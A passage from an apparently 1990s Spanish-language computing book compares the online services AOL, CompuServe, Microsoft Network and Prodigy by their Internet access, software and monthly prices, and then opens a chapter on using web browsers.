Los servicios interactivos trabajan mejor que Internet con algunos servicios. Incluso hoy en día, Internet es un mundo inseguro en el que los piratas pueden espiar en todo el tráfico Internet, incluyendo conversaciones confidenciales e incluso transacciones financieras. Utilizando conexiones telefónicas directas y controlando el software que se ejecuta en las computadoras a ambos extremos de la línea, los servicios interactivos ofrecen mayor seguridad (aunque nunca absoluta) frente a los intrusos.

Para aquellos individuos que se inscriben para explorar el mundo interactivo, la seguridad no es un asunto muy importante, excepto cuando entran en juego las tarjetas de crédito. Pero para los negocios, el tema de la seguridad puede ser esencial. Por ejemplo, muchas empresas de hardware y software tienen programas de prueba (edición beta) de sus productos y quieren ofrecer asistencia y soporte interactivo, pero la confidencialidad puede ser un gran problema en Internet. Los servicios interactivos pueden ofrecer foros de debate donde la asistencia está restringida a los participantes autorizados.

Además, las compañías que ofrecen determinados tipos de servicios encuentran más fácil controlar el acceso a estos servicios y pasar las facturas con los servicios interactivos. Por ejemplo, los grandes servicios de búsqueda y recuperación de infor-

mación, como Iquest y Knowledge Index, pueden facturar automáticamente los servicios interactivos de búsqueda en bases de datos que realicen los miembros, y a continuación el servicio interactivo pasa la factura al miembro. Este tipo de negocios se está empezando a pasar a Internet así como al World Wide Web, pero están llegando lentamente debido a su preocupación por mantener sus bases de datos y la información sobre facturación a sus usuarios de forma segura.

Por último, los servicios interactivos pueden hacer de la navegación a través del mundo interactivo una experiencia más organizada para la gente que si saltasen directamente a Internet. Ofreciendo recursos que a la gente le gusta utilizar y organizándolos de manera eficaz, los servicios interactivos ofrecen un servicio valioso.

Por otro lado, si en lo que está interesado es en Internet, y especialmente en el World Wide Web, muchas veces le resultará mejor si va solo que si se une a un servicio interactivo. Con la mayoría de los servicios interactivos, está limitado a utilizar el software de la propia empresa para navegar no sólo por su sistema, sino también por Internet y el Web. El software propietario para acceder a Internet y navegar por el Web está casi siempre al menos una generación por detrás de otro software y paquetes de dominio público disponibles gratuitamente en Internet y solamente son útiles si tiene una conexión real SLIP o PPP a Internet.

Otra desventaja de los servicios interactivos es que sus opciones para conectar con ellos están a menudo muy restringidas. Algunos de los servicios interactivos más importantes no soportan conexiones más rápidas de 14,4 Kbps. La mayoría están en proceso de actualización a velocidades de módem de 28,8, pero ISDN y otras conexiones de alta velocidad están aún fuera de cuestión.

Otro inconveniente de establecer una presencia Web para usted o su empresa con un servicio interactivo es que es difícil y costoso en el mejor de los casos. Esto se debe a que los servicios interactivos no están instalados realmente para albergar páginas Web en Internet. Aunque lo hagan en ocasiones, casi siempre es a través de un acuerdo entre altas esferas más que una transacción normal de negocios para ellos.


Aunque la mayor parte de los principales servicios interactivos ofrecen ahora acceso a Internet, no proporcionan un acceso pleno. Los usuarios de computadoras que están realmente en Internet tienen una gran variedad de herramientas y programas a mano. La mayoría de los servicios interactivos ofrecen únicamente un pequeño subconjunto de éstos: correo electrónico, grupos de noticias Usenet, FTP, telnet y un explorador Web. No ofrecen Archie, Finger, Veronica, Jughead, Wide Area Information Service (WAIS) y muchas otras herramientas valiosas.

Por último, a menudo se producen problemas con las conexiones entre los usuarios y los servicios interactivos y entre los servicios interactivos y Internet. En los servicios interactivos es frecuente que las líneas de teléfono estén ocupadas y los módem bloqueados. Las líneas telefónicas de los ISP también están ocupadas en ocasiones, pero en general los ISP están mejor equipados para controlar atentamente la utilización del teléfono y responder rápidamente a una demanda creciente de líneas telefónicas. Y una vez que haya conectado a un servicio interactivo, es posible que descubra que algunas ubicaciones Internet que deberían ser accesibles, no lo son.

## **America Online**

America Online (AOL) es relativamente un recién llegado a la industria de los servicios interactivos, pero se ha convertido en poco tiempo en un servicio muy concurrido con varios millones de miembros. AOL ofrece conexiones de correo electrónico a otros servicios interactivos y a Internet, así como a otros «departamentos» que se pueden visitar en busca de noticias de actualidad, entretenimiento, información de viajes, deportes e incluso un departamento sólo para niños. La Figura 4.1 muestra el menú principal de AOL.

El menú Internet de AOL (véase la Figura 4.2) ofrece fácil acceso a las utilidades más populares de Internet, incluyendo los grupos de noticias Usenet, el World Wide Web y FTP (para transferencias de archivos). Además de los botones que se pueden pulsar para acceder a estos servicios directamente, el menú Internet también proporciona una ventana de desplazamiento con un conjunto de recursos útiles e interesantes de Internet.



**Figura 4.1.** Menú principal de America Online.




La interfaz de software de AOL se puede adquirir gratuitamente desde distintas fuentes, se incluye en varias revistas y libros relacionados con el tema de las computadoras y está disponible por separado en la mayoría de las tiendas de software y hardware. AOL no cobra por su software, pero sí cobra el acceso a AOL y a Internet. Durante el proceso de inscripción, usted introduce su nombre completo y dirección y da un número de tarjeta de crédito para el pago de la cuenta.

El software AOL es todo lo que se necesita para acceder a AOL (y a Internet a través de AOL); no hay protocolos, marcadores u otros programas de utilidad de que preocuparse. Sin embargo, es posible que la primera vez que conecte, tenga que actualizar su versión del software AOL para acceder a Internet.

AOL ha simplificado bastante este proceso mostrando un cuadro de diálogo que notifica la necesidad de actualizar el software. Cuando se pulsa el botón OK, AOL se ocupa de los detalles para transferir los archivos de la nueva versión.

El explorador Web de AOL (que aparece en la Figura 4.3) es suficiente, pero se queda corto a la hora de aprovechar las ventajas de lo más nuevo y mejor de Web (como les ocurre a los exploradores que vienen con los servicios interactivos). Los exploradores que ofrece AOL, así como la mayor parte de los servicios interactivos, están necesariamente por detrás de los exploradores Web más recientes, debido al tiempo que lleva integrar nuevas características en ellos.

AOL cobra aproximadamente 10 dólares al mes por sus servicios, y eso incluye cinco horas de uso mensuales. Las horas adicionales de conexión se cobran a un poco menos de 3 dólares por hora.




**Figura 4.2.** Menú Internet de AOL.


## CompuServe

CompuServe es uno de los servicios interactivos más grandes y antiguos y ofrece una gran variedad de servicios, incluyendo noticias, revistas interactivas, foros de debate sobre muchos temas, servicios de referencia de investigación, servicio de compra y, más recientemente, acceso a Internet. La Figura 4.4 muestra el aspecto de la pantalla de inicio tal y como aparece con el software de interfaz CompuServe para Microsoft Windows, llamado *WinCIM*.

El acceso a Internet de CompuServe es un tanto limitado, pero ofrece intercambio de correo electrónico con Internet y con otros servicios interactivos. También ofrece



**Figura 4.3.** Explorador Web de AOL.



**Figura 4.4.** Programa WinCIM de CompuServe.


acceso a los grupos de noticias Usenet, al servicio de transferencia de archivos FTP de Internet y un programa telnet que se puede utilizar para iniciar sesiones con computadoras de Internet en las que tenga cuenta. CompuServe también proporciona el acceso al World Wide Web, pero implementa la conectividad Internet de un modo completamente distinto al de otros servicios interactivos (hablaremos de esto en un minuto).

Igual que ocurre con AOL y los demás servicios interactivos, los programas base de CompuServe (como WinCIM, que aparece en la Figura 4.4) establecen una conexión directa entre su computadora y el servicio.

Su computadora no ejecuta TCP/IP o cualquier otro protocolo en especial aparte de los que utiliza el propio programa base (esto no es perceptible para el usuario). Estos programas de interfaz se ocupan de toda la interacción entre el usuario y CompuServe.

Cuando se pulsa en un botón o se hace una selección del menú de programas, el programa recupera la información o servicio solicitado de CompuServe y lo muestra en una ventana u ofrece más selecciones.

5/10/97




**Figura 4.5.** Carpeta Internet Services de CompuServe.

La Figura 4.5 muestra la sección Internet Services de CompuServe. Puede pulsar los botones de Usenet, FTP y telnet para iniciar cada uno de estos servicios.

Para acceder al World Wide Web con CompuServe, primero hay que recuperar un programa llamado NetLauncher desde CompuServe. NetLauncher se compone de cuatro programas: un programa de instalación y configuración, un marcador PPP, un explorador Web (Mosaic de SPRY) y una utilidad de visualización de imágenes para utilizar con el explorador Web. La versión del explorador SPRY de CompuServe aparece en la Figura 4.6.

Es interesante ver que NetLauncher funciona exactamente igual que otros paquetes globales de acceso a Internet (tratados en el capítulo anterior) instalando el protocolo TCP/IP en su computadora. El programa de acceso telefónico está preconfigurado para establecer una conexión PPP a CompuServe. Una vez establecida la conexión, el sistema está en Internet del mismo modo que si hubiera utilizado Internet in a Box o si hubiese instalado Trumpet Winsock por su cuenta. Y, dado que su sistema está conectado realmente a Internet con TCP/IP, puede utilizar cualquier software Internet que quiera para leer noticias, explorar el Web y transferir archivos. Después de instalar NetLauncher, CompuServe se convierte en su ISP (al menos para el acceso a Web).

CompuServe cobra algo menos de 10 dólares al mes por el acceso ilimitado a sus servicios básicos, que incluyen tres horas mensuales de acceso a Internet. Cada hora adicional se cobra a 2,95 dólares.



**Figura 4.6.** Explorador Web SPRY Mosaic de CompuServe.

## Microsoft Network

---

En el último capítulo, tratamos los tres modos en los que se puede conectar a Internet con el sistema operativo más nuevo de Microsoft, Windows 95. Vimos cómo conectar un sistema Windows 95 utilizando su software de red de acceso telefónico incorporado y cómo conectar a través de una red de área local. Dejamos el estudio de MSN para este capítulo ya que compete directamente con los otros servicios interactivos. (De hecho, MSN compete de forma tan directa con los otros servicios que el Departamento de Justicia de los Estados Unidos casi impidió que Microsoft incluyese MSN en Windows 95.)

Contratar con MSN es tan sencillo como hacer una doble pulsación sobre un icono del escritorio. Siempre que su sistema tenga un módem, Windows 95 llama a MSN y comienza el proceso de configuración de su cuenta. Basta con que introduzca su información personal (Figura 4.7), elija si prefiere una cuenta personal o una de negocios e introduzca el modo de pago y en un momento estará conectado a MSN.

Lo primero que hay que considerar acerca de MSN es que es esencialmente distinto de otros servicios interactivos de un modo sutil, pero importante: tanto AOL como CompuServe proporcionan programas que actúan como interfaces para sus servicios interactivos. Todo lo que usted hace con estos servicios tiene lugar dentro de esa interfaz única del programa. Dentro de la ventana de programa de interfaz se pueden abrir múltiples ventanas para seguir vínculos de menú, leer el correo electrónico y realizar otras tareas al mismo tiempo, pero todo ocurre dentro de la ventana del programa.



---


**Figura 4.7.** Instalación de una cuenta de Microsoft Network.

MSN es diferente ya que está estrechamente integrado en el sistema operativo de Windows 95. Cuando se sigue una opción de menú o se navega a otros servicios de MSN, se llega a una nueva ventana que no está limitada por las fronteras de una ventana de programa. Y cada nueva ventana tiene los mismos controles y opciones que las demás ventanas de Windows 95; tienen el mismo aspecto que las ventanas que le permiten navegar por las carpetas y unidades de disco de la computadora, el Maletín, etcétera.

La Figura 4.8 muestra a Windows 95 ejecutándose con una conexión abierta a MSN. Observe que cada servicio y menú está en su propia ventana, que se puede colocar en cualquier lugar del escritorio o minimizar y situar en la barra de tareas de Windows 95. La capacidad de emplear MSN en el entorno nativo de Windows representa un futuro muy sugerente; no se sorprenda si los otros servicios lo ofrecen en el futuro.

Como los otros servicios interactivos, MSN ofrece una gran variedad de recursos interesantes, incluyendo foros para arte y entretenimiento, negocios y finanzas, educación y consulta, familia y hogar, pasatiempos y ocio, asuntos públicos, deportes, salud y mucho más.

Internet Center de MSN ofrece el acceso a los grupos de noticias Usenet, a algunas bibliotecas de archivo sobre Internet y cuartos de conversación (estos funcionan como una interfaz para el servicio Internet Relay Chat de Internet). Presumiblemente, Microsoft asume que si quiere explorar el Web o acceder a archivos FTP, utilizará las otras herramientas disponibles en Windows 95 y su producto acompañante, el paquete



**Figura 4.8.** Una conexión de Microsoft Network bajo Windows 95.


te Microsoft Plus! ofrece dos planes de precios para los miembros de MSN. El plan estándar ligeramente por debajo de los 5 dólares mensuales, y que incluye tres horas de utilización al mes. Cada hora adicional lleva un recargo de 2,50 dólares. El plan para los usuarios habituales está ligeramente por debajo de los 20 dólares mensuales; incluye 20 horas de utilización mensual, cobrando cada hora adicional a 2 dólares.

## Prodigy

Prodigy es uno de los servicios interactivos más antiguos. En sus comienzos, se hizo con una gran cuota de mercado entre los usuarios de sistemas interactivos caseros. En los últimos años, su popularidad disminuyó, pero se ha esforzado hasta volver a situarse entre los proveedores de servicios interactivos más importantes.

Prodigy ofrece un conjunto respetable de servicios, incluyendo áreas para negocios y finanzas, computación, entretenimiento, noticias y meteorología, viajes, y acceso a Internet, con áreas aparte para niños y jóvenes.

En el pasado, una de sus peores características era una interfaz horrorosa que recordaba a una pantalla de DOS, incluso en las versiones para Windows. No obstante, el año pasado Prodigy hizo grandes progresos para sacar un mayor partido del entorno Windows; ahora utiliza menús desplegables y fuentes, y controles más atrac-



**Figura 4.9.** Página Highlights de Prodigy.



tivos. Si conecta a Prodigy utilizando uno de los discos gratuitos (que parecen estar en todas partes), probablemente querrá actualizar el software de interfaz de Prodigy inmediatamente.

Actualizar el software de Prodigy es fácil, y con algunas de las actualizaciones ni siquiera tendrá que salir del programa; basta con que pulse la opción Update (Actualizar) cuando le pregunte si quiere actualizar el programa, y Prodigy se encarga de los detalles. Una vez que haya transferido y vuelto a considerar el sistema, su interfaz estará actualizada con la última versión de manera automática. La Figura 4.9 mostraba la pantalla de presentación de Prodigy.

Otra queja en el pasado era que Prodigy mostraba anuncios no requeridos y enviaba correo basura a sus miembros. En las versiones más recientes del software y del servicio, Prodigy ha hecho grandes progresos para bajar el tono de sus anuncios.

El acceso a Web de Prodigy es sorprendentemente bueno. Aunque no cabría esperararlo a raíz del aspecto vulgar de la mayoría de las pantallas y menús de Prodigy, incluye un buen explorador Web (véase Figura 4.10 en la página siguiente).

Prodigy tiene opciones de menú para FTP y Gopher, pero cuando los elige, aparece una nota informándole de que puede utilizar el explorador Web para acceder a estos servicios Internet (un recordatorio razonable que también deberían proporcionar los otros servicios interactivos). Lamentablemente, Prodigy actualmente sólo ofrece acceso a 14,4 Kbps. Esto es un poco lento para explorar el Web, pero cuando usted lea esto, Prodigy probablemente haya iniciado la actualización para adaptarse a los módem de 28,8.

Prodigy ofrece un plan básico y un plan para usuarios habituales, al que llaman 30/30. El plan básico cuesta algo menos de 10 dólares al mes e incluye cinco horas de acceso. El plan 30/30 cuesta alrededor de 30 dólares al mes e incluye 30 horas de uso. Con ambos planes, cada hora adicional cuesta 2,95 dólares.




Figura 4.10. Explorador Web de Prodigy.

## ***Utilización de exploradores Web***

Hay pocos programas que vaya a utilizar que sean conceptualmente tan sencillos como un explorador Web. De hecho, una vez que ha aprendido a utilizar uno de ellos, básicamente sabrá cómo utilizar todos ellos. Una de las razones de la simplicidad de un explorador Web es que intenta ser una aplicación transparente; simplemente está allí para mostrar páginas y servir de ventana al World Wide Web. De algún modo, se mira a través del explorador más que mirar a él. Resulta que el mecanismo para utilizar el explorador tiene más que ver con el documento que muestra que con el propio explorador.

La tarea más difícil será decidirse por el explorador más adecuado. Hablar del conjunto de exploradores Web como de un *mercado* sería un tanto erróneo. Pocos de ellos son aún productos a la venta. Sin embargo, lo terminarán siendo, y la elección de un explorador conllevará la misma clase de preferencias personales que entran en juego al elegir un procesador de textos o cualquier otra aplicación de software.

Este capítulo trata los aspectos básicos de los exploradores Web. Aprenderá a utilizar un explorador, adquirirá algunas técnicas para navegar mejor y descubrirá qué tipos de configuraciones y opciones debería haber disponibles en un explorador. Por último, le presentaremos algunos de los muchos exploradores disponibles.

